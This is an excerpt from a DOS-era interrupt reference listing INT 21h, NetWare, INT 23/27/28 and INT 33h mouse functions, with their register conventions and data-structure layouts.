SeeAlso: INT 16/AH=DDh"VIRUS",INT 21/AX=0B56h
--------D-2102-------------------------------
INT 21 - DOS 1+ - WRITE CHARACTER TO STANDARD OUTPUT
          AH = 02h
          DL = character to write
Return: AL = last character output (despite the official docs which state
                nothing is returned) (at least DOS 2.1-7.0)
Notes:  ^C/^Break are checked, and INT 23 executed if pressed
          standard output is always the screen under DOS 1.x, but may be
            redirected under DOS 2+
          the last character output will be the character in DL unless DL=09h
            on entry, in which case AL=20h as tabs are expanded to blanks
          if standard output is redirected to a file, no error checks (write-
            protected, full media, etc.) are performed
SeeAlso: AH=06h,AH=09h
--------D-2103-------------------------------
INT 21 - DOS 1+ - READ CHARACTER FROM STDAUX
          AH = 03h
Return: AL = character read
Notes:  keyboard checked for ^C/^Break, and INT 23 executed if detected
          STDAUX is usually the first serial port
SeeAlso: AH=04h,INT 14/AH=02h,INT E0/CL=03h
--------D-2104-------------------------------
INT 21 - DOS 1+ - WRITE CHARACTER TO STDAUX
          AH = 04h
          DL = character to write
Notes:  keyboard checked for ^C/^Break, and INT 23 executed if detected
          STDAUX is usually the first serial port
```

```
          if STDAUX is busy, this function will wait until it becomes free
SeeAlso: AH=03h,INT 14/AH=01h,INT E0/CL=04h
--------D-2105------------------------------
INT 21 - DOS 1+ - WRITE CHARACTER TO PRINTER
          AH = 05h
          DL = character to print
Notes:    keyboard checked for ^C/^Break, and INT 23 executed if detected
          STDPRN is usually the first parallel port, but may be redirected under
            DOS 2+
          if the printer is busy, this function will wait
SeeAlso: INT 17/AH=00h
--------D-2131------------------------------
INT 21 - DOS 2+ - TERMINATE AND STAY RESIDENT
          AH = 31h
          AL = return code
          DX = number of paragraphs to keep resident
Return: never
Notes:    the value in DX only affects the memory block containing the PSP;
            additional memory allocated via AH=48h is not affected
          the minimum number of paragraphs which will remain resident is 11h
            for DOS 2.x and 06h for DOS 3.0+
          most TSRs can save some memory by releasing their environment block
            before terminating (see #01378 at AH=26h,AH=49h)
          any open files remain open, so one should close any files which will
            not be used before going resident; to access a file which is left
            open from the TSR, one must switch PSP segments first (see AH=50h)
SeeAlso: AH=00h,AH=4Ch,AH=4Dh,INT 20,INT 22,INT 27
--------D-2132------------------------------
INT 21 - DOS 2+ - GET DOS DRIVE PARAMETER BLOCK FOR SPECIFIC DRIVE
          AH = 32h
          DL = drive number (00h = default, 01h = A:, etc)
Return: AL = status
            00h successful
                  DS:BX -> Drive Parameter Block (DPB) (see #01395) for specified
                        drive
            FFh invalid or network drive
Notes:    the OS/2 compatibility box supports the DOS 3.3 version of this call
            except for the DWORD at offset 12h
          this call updates the DPB by reading the disk; the DPB may be accessed
            via the DOS list of lists (see #01627 at AH=52h) if disk access is not
            desirable.
          undocumented prior to the release of DOS 5.0; only the DOS 4.0+
            version of the DPB has been documented, however
          supported by DR DOS 3.41+; DR DOS 3.41-6.0 return the same data as
            MS-DOS 3.31
          IBM ROM-DOS v4.0 also reports invalid/network (AL=FFh) on the ROM drive
SeeAlso: AH=1Fh,AH=52h,AX=7302h
```

```
Format of DOS Drive Parameter Block:
Offset  Size    Description     (Table 01395)
 00h    BYTE    drive number (00h = A:, 01h = B:, etc)
 01h    BYTE    unit number within device driver
 02h    WORD    bytes per sector
 04h    BYTE    highest sector number within a cluster
 05h    BYTE    shift count to convert clusters into sectors
 06h    WORD    number of reserved sectors at beginning of drive
 08h    BYTE    number of FATs
 09h    WORD    number of root directory entries
 0Bh    WORD    number of first sector containing user data
 0Dh    WORD    highest cluster number (number of data clusters + 1)
                16-bit FAT if greater than 0FF6h, else 12-bit FAT
 0Fh    BYTE    number of sectors per FAT
 10h    WORD    sector number of first directory sector
 12h    DWORD           address of device driver header (see #01646)
 16h    BYTE    media ID byte (see #01356)
 17h    BYTE    00h if disk accessed, FFh if not
 18h    DWORD           pointer to next DPB
---DOS 2.x---
 1Ch    WORD    cluster containing start of current directory, 0000h=root,
                FFFFh = unknown
 1Eh 64 BYTEs   ASCIZ pathname of current directory for drive
---DOS 3.x---
 1Ch    WORD    cluster at which to start search for free space when writing
 1Eh    WORD    number of free clusters on drive, FFFFh = unknown
---DOS 4.0-6.0---
 0Fh    WORD    number of sectors per FAT
 11h    WORD    sector number of first directory sector
 13h    DWORD           address of device driver header (see #01646)
 17h    BYTE    media ID byte (see #01356)
 18h    BYTE    00h if disk accessed, FFh if not
 19h    DWORD           pointer to next DPB
 1Dh    WORD    cluster at which to start search for free space when writing,
                usually the last cluster allocated
 1Fh    WORD    number of free clusters on drive, FFFFh = unknown
SeeAlso: #01357,#01663,#01787 at AX=7302h,#04039 at INT E0/CL=71h
--------D-213305----------------------------
INT 21 - DOS 4.0+ - GET BOOT DRIVE
        AX = 3305h
Return: DL = boot drive (1=A:,...)
Notes:  This function does not use any of the DOS-internal stacks and may
          thus be called at any time.  It is directly dispatched from
          the INT 21h entry point with interrupts disabled.
        NEC 9800-series PCs always call the boot drive A: and assign the other
          drive letters sequentially to the other drives in the system
        this call is supported by OS/2 Warp 3.0, but not earlier versions of
          OS/2; it is also supported by Novell DOS 7
```

```
--------D-215D0B-----------------------------
INT 21 OU - DOS 4.x only - internal - GET DOS SWAPPABLE DATA AREAS
          AX = 5D0Bh
Return: CF set on error
             AX = error code (see #01680)
          CF clear if successful
             DS:SI -> swappable data area list (see #01689)
Notes:  copying and restoring the swappable data areas allows DOS to be
            reentered unless it is in a critical section delimited by calls to
            INT 2A/AH=80h and INT 2A/AH=81h,82h
          SHARE and other DOS utilities consult the byte at offset 04h in the
            DOS data segment (see INT 2F/AX=1203h) to determine the SDA format
            in use: 00h = DOS 3.x, 01h = DOS 4.0-6.0, other = error.
          DOS 5+ use the SDA format listed below, but revert back to the DOS 3.x
            call for finding the SDA (see #01687); Novell DOS 7 does not support
            this function, either.
SeeAlso: AX=5D06h,INT 2A/AH=80h,INT 2A/AH=81h,INT 2A/AH=82h,INT 2F/AX=1203h

Format of DOS 4.x swappable data area list:
Offset  Size      Description       (Table 01689)
 00h     WORD    count of data areas
 02h  N BYTEs   "count" copies of data area record
                    Offset  Size      Description
                     00h     DWORD          address
                     04h     WORD    length and type
                                      bit 15 set if swap always, clear if swap in DOS
                                      bits 14-0: length in bytes
SeeAlso: #01690

Format of DOS 4.0-6.0 swappable data area:
Offset  Size      Description       (Table 01690)
 -34     BYTE    printer echo flag (00h off, FFh active)
 -31     BYTE    current switch character (ignored by DOS 5+)
 -30     BYTE    current memory allocation strategy (see AH=58h)
 -28     BYTE    incremented on each INT 21/AX=5E01h call
 -27 16 BYTEs   machine name set by INT 21/AX=5E01h
 -11  5 WORDs zero-terminated list of offsets which need to be patched to
                      enable critical-section calls (see INT 2A/AH=80h)
                    (all offsets are 0D0Ch, but this list is still present for
                      DOS 3.x compatibility)
 -1       BYTE    unused padding
Note:   the above data is not actually part of the SDA, and is much more likely
            to change between DOS versions/OEMs than data in the SDA itself
---start of actual SDA---
 00h     BYTE    critical error flag ("ErrorMode")
 01h     BYTE    InDOS flag (count of active INT 21 calls)
 02h     BYTE    drive on which current critical error occurred or FFh
                    (DR DOS 3.41/5.0 set this to 00h when no critical error)
```

```
 03h    BYTE   locus of last error
 04h    WORD   extended error code of last error
 06h    BYTE   suggested action for last error
 07h    BYTE   class of last error
 08h    DWORD       ES:DI pointer for last error
 0Ch    DWORD       current DTA (Disk Transfer Address)
               note: may point into SDA during the DOS EXEC function
                 (see AH=4Bh), so programs which swap the SDA must be
                 prepared to move the DTA to a private buffer if they
                 might be invoked during an EXEC
 10h    WORD   current PSP
 12h    WORD   stores SP across an INT 23
 14h    WORD   return code from last process termination (zerod after reading
                 with AH=4Dh)
 16h    BYTE   current drive
 17h    BYTE   extended break flag
 18h    BYTE   flag: code page switching
 19h    BYTE   flag: copy of previous byte in case of INT 24 Abort
---remainder need only be swapped if in DOS---
 1Ah    WORD   value of AX on call to INT 21
               Note:   does not contain correct value on functions 00h-0Ch,
                         50h, 51h, 59h, or 62h
 1Ch    WORD   PSP segment for sharing/network (0000h = local)
 1Eh    WORD   network machine number for sharing/network (0000h = local)
 20h    WORD   first usable memory block found when allocating memory
 22h    WORD   best usable memory block found when allocating memory
 24h    WORD   last usable memory block found when allocating memory
 26h    WORD   memory size in paragraphs (used only during initialization)
 28h    WORD   last entry checked during directory search
 2Ah    BYTE   flag: nonzero if INT 24 Fail
 2Bh    BYTE   flags: allowable INT 24 responses (passed to INT 24 in AH)
 2Ch    BYTE   flag: do not set directory if nonzero
 2Dh    BYTE   flag: program aborted by ^C
 2Eh    BYTE   flag: allow embedded blanks in FCB
               may also allow use of "*" wildcard in FCBs
 2Fh    BYTE   padding (unused)
 30h    BYTE   day of month
 31h    BYTE   month
 32h    WORD   year - 1980
 34h    WORD   number of days since 01jan1980
 36h    BYTE   day of week (0 = Sunday)
 37h    BYTE   flag: console swapped during read from device
 38h    BYTE   flag: safe to call INT 28 if nonzero
 39h    BYTE   flag: abort currently in progress, turn INT 24 Abort into Fail
 3Ah 30 BYTEs  device driver request header (see #02597 at INT 2F/AX=0802h) for
                 device calls
 58h    DWORD       pointer to device driver entry point (used in calling driver)
 5Ch 22 BYTEs  device driver request header for I/O calls
```

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 72h 14 BYTEs  device driver request header for disk status check (also
                includes following eight bytes for some calls)
 80h    DWORD  pointer to device I/O buffer
 84h    WORD   part of request header at 72h
 86h    WORD   part of request header at 72h (0)
 88h    BYTE   type of PSP copy (00h=simple for INT 21/AH=26h, FFh=make child)
 89h    DWORD  start offset of file region to lock/unlock
 8Dh    DWORD  length of file region to lock/unlock
 91h    BYTE   padding (unused)
 92h  3 BYTEs  24-bit user number (see AH=30h)
 95h    BYTE   OEM number (see #01394 at AH=30h)
 96h  6 BYTEs  CLOCK$ transfer record (see #01688 at AX=5D06h)
 9Ch    BYTE   device I/O buffer for single-byte I/O functions
 9Dh    BYTE   padding
 9Eh 128 BYTEs buffer for filename
11Eh 128 BYTEs buffer for filename (rename destination name)
19Eh 21 BYTEs  findfirst/findnext search data block (see #01626 at AH=4Eh)
1B3h 32 BYTEs  directory entry for found file (see #01394 at AH=11h)
1D3h 88 BYTEs  copy of current directory structure for drive being accessed
22Bh 11 BYTEs  FCB-format filename for device name comparison
236h    BYTE   terminating NUL for above filename
237h 11 BYTEs  wildcard destination specification for rename (FCB format)
242h    BYTE   terminating NUL for above filespec
243h    BYTE   padding???
244h    WORD   destination starting sector (cluster???)
246h  5 BYTEs  extra space to allow a directory entry to be stored starting
                at offset 22Bh
24Bh    BYTE   extended FCB file attributes
24Ch    BYTE   type of FCB (00h regular, FFh extended)
24Dh    BYTE   directory search attributes
24Eh    BYTE   file open/access mode
24Fh    BYTE   flag: nonzero if file was deleted
250h    BYTE   flag: device name found on rename, or file not found
251h    BYTE   flag: splice file name and directory name together
252h    BYTE   flag indicating how DOS function was invoked
               (00h = direct INT 20/INT 21, FFh = server call AX=5D00h)
253h    BYTE   sector position within cluster
254h    BYTE   flag: translating sector/cluster
255h    BYTE   flag: 00h if read, 01h if write
256h    BYTE   current working drive number
257h    BYTE   cluster factor
258h    BYTE   "sda_CLUSSPLIT" flag: cluster split between two FAT sectors
259h    BYTE   line edit (AH=0Ah) insert mode flag (nonzero = on)
25Ah    BYTE   canonicalized filename referred to existing file/dir if FFh
25Bh    BYTE   volume ID flag
25Ch    BYTE   type of process termination (00h-03h) (see AH=4Dh)
25Dh    BYTE   unused (padding for alignment)
25Eh    BYTE   file create flag (00h = no, search only)
```

25Fh BYTE value for deleted file's first byte: 00h to delete all, else E5
260h DWORD pointer to Drive Parameter Block for critical error invocation
264h DWORD pointer to stack frame containing user registers on INT 21
268h WORD stores SP across INT 24
26Ah DWORD pointer to DOS Drive Parameter Block for ???
26Eh WORD segment of disk buffer
270h DWORD saving partial cluster number
274h WORD "sda_PREREAD" 00h if preread, 01h if optional
276h WORD temporary used in allocating disk space
278h BYTE Media ID byte returned by AH=1Bh,1Ch
279h BYTE unused
27Ah DWORD pointer to device header if filename is character device
27Eh DWORD pointer to current SFT
282h DWORD pointer to current directory structure for drive being accessed
286h DWORD pointer to caller's FCB
28Ah WORD SFT index to which file being opened will refer
28Ch WORD temporary storage for file handle
28Eh DWORD pointer to JFT entry (for file being opened) in process handle
table (see #01378 at AH=26h)
292h WORD "sda_WFP_START" offset in DOS DS of first filename argument
294h WORD "sda_REN_WFP" offset in DOS DS of second filename argument
296h WORD offset of last component in pathname or FFFFh
298h WORD offset of transfer address to add
29Ah WORD last relative cluster within file being accessed
29Ch WORD temp: absolute cluster number being accessed
29Eh DWORD directory sector number
2A2h WORD directory cluster number
2A4h DWORD current relative sector number within file
2A8h DWORD current sector number (number of previously written sectors)
2ACh WORD current byte offset within sector
2AEh DWORD current offset in file
2B2h WORD number of bytes in first sector
2B4h WORD bytes in partial last sector
2B6h WORD number of whole sectors
2B8h WORD free file cluster entry
2BAh WORD last file cluster entry
2BCh WORD next file cluster number
2BEh DWORD number of bytes appended to file
2C2h DWORD pointer to current work disk buffer
2C6h DWORD pointer to working SFT
2CAh WORD used by INT 21 dispatcher to store caller's BX
2CCh WORD used by INT 21 dispatcher to store caller's DS
2CEh WORD temporary storage while saving/restoring caller's registers
2D0h DWORD pointer to prev call frame (offset 264h) if INT 21 reentered
also switched to for duration of INT 24
2D4h WORD open mode/action for INT 21/AX=6C00h
2D6h BYTE extended open conditional flag
set to 00h by INT 21h dispatcher, 02h when a read is

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                    performed, and 01h or 03h by INT 21/AX=6C00h
2D7h   WORD  extended open I/O mode
2D9h   DWORD       stored ES:DI for AX=6C00h
2DDh   WORD  extended file open action code (see #01770 at AX=6C00h)
2DFh   WORD  extended file open attributes (see #01769 at AX=6C00h)
2E1h   WORD  extended file open file mode (see AX=6C00h)
2E3h   DWORD       pointer to filename to open (see AX=6C00h)
2E7h   WORD  high word of 32-bit sector number, or temp data buffer size
                    from disk buffer
2E9h   WORD  "sda_OffsetMagicPatch"
2EBh   BYTE  disk full on >32M partition when set to 01h
2ECh   WORD  stores DS during call to [List-of-Lists + 37h]
2EEh   WORD  temporary storage (various uses)
2F0h   BYTE  storage for drive error
2F1h   WORD  DOS 3.4 (European MS-DOS 4.00) bit flags
2F3h   DWORD       pointer to user-supplied filename
2F7h   DWORD       pointer to user-supplied rename destination filename
2FBh   WORD  stores SS during call to [List-of-Lists + 37h] and INT 25,26
2FDh   WORD  stores SP during call to [List-of-Lists + 37h] and INT 25,26
2FFh   BYTE  flag, nonzero if stack switched in calling [List-of-Lists+37h]
300h 21 BYTEs FindFirst search data for source file(s) of a rename operation
             (see #01626 at AH=4Eh)
315h 32 BYTEs directory entry for file being renamed (see #01352 at AH=11h)
335h 331 BYTEs     critical error stack
480h 384 BYTEs     disk stack (functions greater than 0Ch, INT 25,INT 26)
600h 384 BYTEs     character I/O stack (functions 01h through 0Ch)
780h   BYTE  device driver lookahead flag (usually printer)
             (see AH=64h"DOS 3.2+")
781h   BYTE  volume change flag
782h   BYTE  flag: virtual file open
783h   BYTE  fastseek drive
784h   WORD  fastseek first cluster number
786h   WORD  fastseek logical cluster number
788h   WORD  fastseek returned logical cluster number
78Ah   WORD  temporary location of DOS@SYSINIT
---MSDOS 7.1+ (FAT32)---
78Ch 47 BYTEs ???
7BBh   BYTE  flag: absolute disk read/write type
             00h = INT 25/INT 26
             01h = INT 21/AX=7305h
7BCh   WORD  high word of directory cluster number at offset 2A2h
7BEh   WORD  high word of cluster number at offset 29Ch
7C0h   WORD  high word of next file cluster number at offset 2BCh
7C2h   WORD  high word of last relative cluster number at offset 29Ah
7C4h   WORD  high word of temp at offset 276h
7C6h   WORD  high word of offset 244h
7C8h   WORD  high word of EBX
7CAh   WORD  high word of EDX used by "PACK"
```

```
7CCh    WORD  high word of EDI used by "UNPACK"
7CEh    WORD  high word of EBX used by "SETDIRSRCH"
7D0h    WORD  high word of ECX used by "FREECLUSTER"
7D2h    WORD  high word of EDI used by "GETEOF"
7D4h  3 WORDs        ???
Note:   the only fields which remain valid BETWEEN calls to INT 21h are those
          in the initial "swap-always" portion of the SDA
SeeAlso: #01687,#01689
--------D-215E00----------------------------
INT 21 - DOS 3.1+ network - GET MACHINE NAME
        AX = 5E00h
        DS:DX -> 16-byte buffer for ASCII machine name
Return: CF clear if successful
            CH = validity
                00h name invalid
                nonzero valid
                  CL = NetBIOS number for machine name
                  DS:DX buffer filled with blank-paded name
        CF set on error
            AX = error code (01h) (see #01680 at AH=59h)
Note:   supported by OS/2 v1.3+ compatibility box, PC-NFS
SeeAlso: AX=5E01h

--------D-2171------------------------------
INT 21 - Windows95 - LONG FILENAME FUNCTIONS
        AH = 71h
        AL = function
            0Dh reset drive (see AX=710Dh)
            39h create directory (see AX=7139h)
            3Ah remove directory (see AX=713Ah)
            3Bh set current directory (see AX=713Bh)
            41h delete file (see AX=7141h)
            43h get/set file attributes (see AX=7143h)
            47h get current directory (see AX=7147h)
            4Eh find first file (see AX=714Eh)
            4Fh find next file (see AX=714Fh)
            56h move (rename) file (see AX=7156h)
            60h truename (see AX=7160h/CL=00h,AX=7160h/CL=02h)
            6Ch create/open file (see AX=716Ch)
            A0h get volume information (see AX=71A0h)
            A1h terminate FindFirst/FindNext (see AX=71A1h)
            A6h get file information (see AX=71A6h)
            A7h time conversion (see AX=71A7h/BL=00h,AX=71A7h/BL=01h)
            A8h generate short filename (see AX=71A8h)
            A9h server create/open file (see AX=71A9h)
            AAh create/terminate SUBST (see AX=71AAh/BH=00h,AX=71AAh/BH=02h)
Return: CF set on error
            AX = error code (see #01680)
```

```
                7100h if function not supported
          CF clear if successful
              other registers as for corresponding "old" DOS function
Notes:    if error 7100h is returned, the old-style function should be called
          AX=714Eh returns a "search handle" which must be passed to AX=714Fh;
            when the search is complete, AX=71A1h must be called to terminate
            the search
          for compatibility with DOS versions prior to v7.00, the carry flag
            should be set on call to ensure that it is set on exit
          Caldera's DPMS-enabled LONGNAME.EXE BETA 1 extension for DR-DOS 7
            supports the following sub-set of LFN functions: 39h, 3Ah, 3Bh, 41h,
            43h (BL = 0, 1 only), 47h, 4Eh, 4Fh, 56h, 60h (CL = 0, 1, 2), 6Ch,
            A0h, A1h, A8h. BETA 2 fixes LFN directory entry checksums, which
            were causing wrong LFNs to be attached to a file. The 8.3 short
            names for filenames with exactly 8 chars are no longer abbreviated
            (e.g. LONGNAME.TXT -> LONGNAME.TXT, not LONGNA~1.TXT). BETA 3 has
            A7h (BL=0, 1) functions added, and 4Eh/4Fh can return file times
            in both DOS and 64 bit formats, BETA 4 has support added for
            Caldera's DRFAT32 redirector extension (see INT 2F/AX=15xxh).
          Caldera's DR-OpenDOS 7.02+ COMMAND.COM utilizes the LFN API as soon
            as it detects it (mind, that LONGNAME.EXE can be dynamically loaded
            and unloaded at runtime). This COMMAND.COM shell also works under
            MS-DOS/PC DOS and in DOS boxes of Windows9x, NT, 2000, and OS/2.
          For 4DOS 6.02+ to work with 3rd party LFN providers, the Win95LFN=Yes
            directive should be inserted into the 4DOS.INI file.
          Mike Podanoffsky's RxDOS 7.2 provides most of this API natively,
            including functions 39h, 3Ah, 3Bh, 41h, 43h (BL = ???), 47h, 4Bh,
            4Eh, 4Fh, 56h, 60h (CL = 0, 1, 2, no CH), 6Ch, A0h, A1h and A7h.
            However, not all sub-functions seem to be supported yet.
SeeAlso: AH=39h,AH=3Ah,AH=3Bh,AH=41h,AX=4300h,AX=4301h,AX=4304h,AX=4306h
SeeAlso: AX=4307h,AH=47h,AH=4Eh,AH=4Fh,AH=56h,AH=6Ch,AX=714Eh,AX=714Fh
--------N-21E1--SF04-------------------------
INT 21 O - Novell NetWare - MESSAGE SERVICES - SEND PERSONAL MESSAGE
          AH = E1h subfn 04h
          DS:SI -> request buffer (see #01826)
          ES:DI -> reply buffer (see #01827)
Return: AL = status
              00h successful
              FEh I/O error or out of dynamic workspace
Notes:    this function is supported by NetWare 4.0+ and Advanced NetWare 1.0-2.x
          message pipes use CPU time on the file server; IPX, SPX, or NetBIOS
            connections should be used for peer-to-peer communications as these
            protocols do not use file server time
SeeAlso: AH=E1h/SF=00h,AH=E1h/SF=05h,AH=E1h/SF=06h,AH=E1h/SF=08h

Format of NetWare "Send Personal Message" request buffer:
Offset  Size    Description      (Table 01826)
 00h    WORD    length of following data (max E5h)
```

```
 02h     BYTE    04h (subfunction "Send Personal Message")
 03h     BYTE    number of connections (01h-64h)
 04h  N BYTEs  list of connections to receive broadcast message
         BYTE    length of message (01h-7Eh)
     N BYTEs     message (no control characters or characters > 7Eh)
SeeAlso: #01827

Format of NetWare "Send Personal Message" reply buffer:
Offset   Size     Description      (Table 01827)
 00h     WORD   (call) size of following results buffer (max 65h)
 02h     BYTE    number of connections
 03h  N BYTEs  list of per-connection results
                 00h successful
                 FCh message rejected because queue is full (contains 6 msgs)
                 FDh incomplete pipe
                 FFh failed
SeeAlso: #01826
--------N-21E1--SF05-------------------------
INT 21 O - Novell NetWare - MESSAGE SERVICES - GET PERSONAL MESSAGE
         AH = E1h subfn 05h
         DS:SI -> request buffer (see #01828)
         ES:DI -> reply buffer (see #01829)
Return: AL = status
            00h successful
            FEh out of dynamic workspace
Desc:    return the oldest message in the default file server's message queue
           for the calling workstation
Note:    this function is supported by NetWare 4.0+ and Advanced NetWare 1.0-2.x
SeeAlso: AH=E1h/SF=01h,AH=E1h/SF=04h,AH=E1h/SF=06h,AH=E1h/SF=08h

Format of NetWare "Get Personal Message" request buffer:
Offset   Size     Description      (Table 01828)
 00h     WORD   0001h (length of following data)
 02h     BYTE    05h (subfunction "Get Personal Message")
SeeAlso: #01829

Format of NetWare "Get Personal Message" reply buffer:
Offset   Size     Description      (Table 01829)
 00h     WORD   (call) size of following results buffer (max 80h)
 02h     BYTE    connection number of sending station
 03h     BYTE    length of message (00h-7Eh)
                 00h if no personal messages pending
 04h  N BYTEs   message (no control characters or characters > 7Eh)
SeeAlso: #01828
--------D-23--------------------------------
INT 23 - DOS 1+ - CONTROL-C/CONTROL-BREAK HANDLER
---DOS 1.x---
Return: AH = 00h abort program
```

```
        if all registers preserved, restart DOS call
---DOS 2+---
        CF clear
Return: all registers preserved
        return via RETF with CF set or (MS-DOS 1,DR DOS) RETF 2 with CF set
            DOS will abort program with errorlevel 0
        else (RETF/RETF 2 with CF clear or IRET with CF ignored)
            interrupted DOS call is restarted
Notes:  this interrupt is invoked whenever DOS detects a ^C or ^Break; it
          should never be called directly
        MS-DOS 1.25 also invokes INT 23 on a divide overflow (INT 00)
        MS-DOS remembers the stack pointer before calling INT 23, and if it is
          not the same on return, pops and discards the top word; this is what
          permits a return with RETF as well as IRET or RETF 2
        MS-DOS 2.1+ ignores the returned CF if SP is the same on return as it
          was when DOS called INT 23, so RETF 2 will not terminate the program
        Novell DOS 7 always pops a word if CF is set on return, so one should
          not return with RETF 2 and CF set or IRET with the stored flags' CF
          set
        any DOS call may safely be made within the INT 23 handler, although
          the handler must check for a recursive invocation if it does
          call DOS
SeeAlso: INT 1B,INT 21/AH=92h"PTS-DOS"
--------D-27--------------------------------
INT 27 - DOS 1+ - TERMINATE AND STAY RESIDENT
        DX = number of bytes to keep resident (max FFF0h)
        CS = segment of PSP
Return: never
Notes:  this is an obsolete call
        INT 22, INT 23, and INT 24 are restored from the PSP
        does not close any open files
        the minimum number of bytes which will remain resident is 110h for
          DOS 2.x and 60h for DOS 3.0+; there is no minimum for DOS 1.x, which
          implements this service in COMMAND.COM rather than the DOS kernel
SeeAlso: INT 21/AH=31h
--------D-28--------------------------------
INT 28 C - DOS 2+ - DOS IDLE INTERRUPT
        SS:SP = top of MS-DOS stack for I/O functions
Return: all registers preserved
Desc:   This interrupt is invoked each time one of the DOS character input
          functions loops while waiting for input.  Since a DOS call is in
          progress even though DOS is actually idle during such input waits,
          hooking this function is necessary to allow a TSR to perform DOS
          calls while the foreground program is waiting for user input.    The
          INT 28h handler may invoke any INT 21h function except functions
          00h through 0Ch.
Notes:  under DOS 2.x, the critical error flag (the byte immediately after the
          InDOS flag) must be set in order to call DOS functions 50h/51h from
```

```
            the INT 28h handler without destroying the DOS stacks.
          calls to INT 21/AH=3Fh,40h from within an INT 28 handler may not use a
            handle which refers to CON
          at the time of the call, the InDOS flag (see INT 21/AH=34h) is normally
            set to 01h; if larger, DOS is truly busy and should not be reentered
          the default handler is an IRET instruction
          supported in OS/2 compatibility box
          the _MS-DOS_Programmer's_Reference_ for DOS 5.0 incorrectly documents
            this interrupt as superseded
          the performance of NetWare Lite servers (and probably other peer-to-
            peer networks) can be dramatically improved by calling INT 28
            frequently from an application's idle loop
SeeAlso: INT 21/AH=34h,INT 2A/AH=84h,INT 2F/AX=1680h
--------M-330000----------------------------
INT 33 - MS MOUSE - RESET DRIVER AND READ STATUS
          AX = 0000h
Return: AX = status
              0000h hardware/driver not installed
              FFFFh hardware/driver installed
          BX = number of buttons
              0000h other than two
              0002h two buttons (many drivers)
              0003h Mouse Systems/Logitech three-button mouse
              FFFFh two buttons
Notes:  since INT 33 might be uninitialized on old machines, the caller
            should first check that INT 33 is neither 0000h:0000h nor points at
            an IRET instruction (BYTE CFh) before calling this API
          to use mouse on a Hercules-compatible monographics card in graphics
            mode, you must first set 0040h:0049h to 6 for page 0 or 5 for page 1,
            and then call this function.     Logitech drivers v5.01 and v6.00
            reportedly do not correctly use Hercules graphics in dual-monitor
            systems, while version 4.10 does.
          the Logitech mouse driver contains the signature string "LOGITECH"
            three bytes past the interrupt handler; many of the Logitech mouse
            utilities check for this signature.
          Logitech MouseWare v6.30 reportedly does not support CGA video modes
            if no CGA is present when it is started and the video board is
            later switched into CGA emulation
SeeAlso: AX=0011h,AX=0021h,AX=002Fh,INT 62/AX=007Ah,INT 74
--------M-330001----------------------------
INT 33 - MS MOUSE v1.0+ - SHOW MOUSE CURSOR
          AX = 0001h
SeeAlso: AX=0002h,INT 16/AX=FFFEh,INT 62/AX=007Bh,INT 6F/AH=06h"F_TRACK_ON"
--------M-330002----------------------------
INT 33 - MS MOUSE v1.0+ - HIDE MOUSE CURSOR
          AX = 0002h
Note:   multiple calls to hide the cursor will require multiple calls to
            function 01h to unhide it.
```

```
SeeAlso: AX=0001h,AX=0010h,INT 16/AX=FFFFh,INT 62/AX=007Bh
SeeAlso: INT 6F/AH=08h"F_TRACK_OFF"
--------M-330003-----------------------------
INT 33 - MS MOUSE v1.0+ - RETURN POSITION AND BUTTON STATUS
         AX = 0003h
Return: BX = button status (see #03168)
         CX = column
         DX = row
Note:    in text modes, all coordinates are specified as multiples of the cell
           size, typically 8x8 pixels
SeeAlso: AX=0004h,AX=000Bh,INT 2F/AX=D000h"ZWmous"

Bitfields for mouse button status:
Bit(s)   Description      (Table 03168)
 0       left button pressed if 1
 1       right button pressed if 1
 2       middle button pressed if 1 (Mouse Systems/Logitech/Genius)
--------M-330004-----------------------------
INT 33 - MS MOUSE v1.0+ - POSITION MOUSE CURSOR
         AX = 0004h
         CX = column
         DX = row
Note:    the row and column are truncated to the next lower multiple of the cell
           size (typically 8x8 in text modes); however, some versions of the
           Microsoft documentation incorrectly state that the coordinates are
           rounded
SeeAlso: AX=0003h,INT 62/AX=0081h,INT 6F/AH=10h"F_PUT_SPRITE"
--------M-330005-----------------------------
INT 33 - MS MOUSE v1.0+ - RETURN BUTTON PRESS DATA
         AX = 0005h
         BX = button number (see #03169)
Return: AX = button states (see #03168)
         BX = number of times specified button has been pressed since last call
         CX = column at time specified button was last pressed
         DX = row at time specified button was last pressed
Note:    at least for the Genius mouse driver, the number of button presses
           returned is limited to 7FFFh
SeeAlso: AX=0006h,INT 62/AX=007Ch

(Table 03169)
Values for mouse button number:
 0000h  left
 0001h  right
 0002h  middle (Mouse Systems/Logitech/Genius mouse)
--------M-330006-----------------------------
INT 33 - MS MOUSE v1.0+ - RETURN BUTTON RELEASE DATA
         AX = 0006h
         BX = button number (see #03169)
```

```
Return: AX = button states (see #03168)
        BX = number of times specified button has been released since last call
        CX = column at time specified button was last released
        DX = row at time specified button was last released
Note:   at least for the Genius mouse driver, the number of button releases
          returned is limited to 7FFFh
SeeAlso: AX=0005h,INT 62/AX=007Ch
--------M-330007----------------------------
INT 33 - MS MOUSE v1.0+ - DEFINE HORIZONTAL CURSOR RANGE
        AX = 0007h
        CX = minimum column
        DX = maximum column
Note:   in text modes, the minimum and maximum columns are truncated to the
          next lower multiple of the cell size, typically 8x8 pixels
SeeAlso: AX=0008h,AX=0010h,AX=0031h,INT 62/AX=0080h
SeeAlso: INT 6F/AH=0Ch"F_SET_LIMITS_X"
--------M-330008----------------------------
INT 33 - MS MOUSE v1.0+ - DEFINE VERTICAL CURSOR RANGE
        AX = 0008h
        CX = minimum row
        DX = maximum row
Note:   in text modes, the minimum and maximum rows are truncated to the
          next lower multiple of the cell size, typically 8x8 pixels
SeeAlso: AX=0007h,AX=0010h,AX=0031h,INT 62/AX=0080h
SeeAlso: INT 6F/AH=0Eh"F_SET_LIMITS_Y"
--------M-330009----------------------------
INT 33 - MS MOUSE v3.0+ - DEFINE GRAPHICS CURSOR
        AX = 0009h
        BX = column of cursor hot spot in bitmap (-16 to 16)
        CX = row of cursor hot spot (-16 to 16)
        ES:DX -> mask bitmap (see #03170)
Notes:  in graphics modes, the screen contents around the current mouse cursor
          position are ANDed with the screen mask and then XORed with the
          cursor mask
        the Microsoft mouse driver v7.04 and v8.20 uses only BL and CL, so the
          hot spot row/column should be limited to -128..127
        Microsoft KnowledgeBase article Q19850 states that the high bit is
          right-most, but that statement is contradicted by all other available
          documentation
SeeAlso: AX=000Ah,AX=0012h,AX=002Ah,INT 62/AX=007Fh,INT 6F/AH=0Ah"F_DEF_MASKS"

Format of mouse mask bitmap:
Offset  Size    Description     (Table 03170)
 00h 16 WORDsscreen mask
 10h 16 WORDscursor mask
Note:   each word defines the sixteen pixels of a row, low bit rightmost
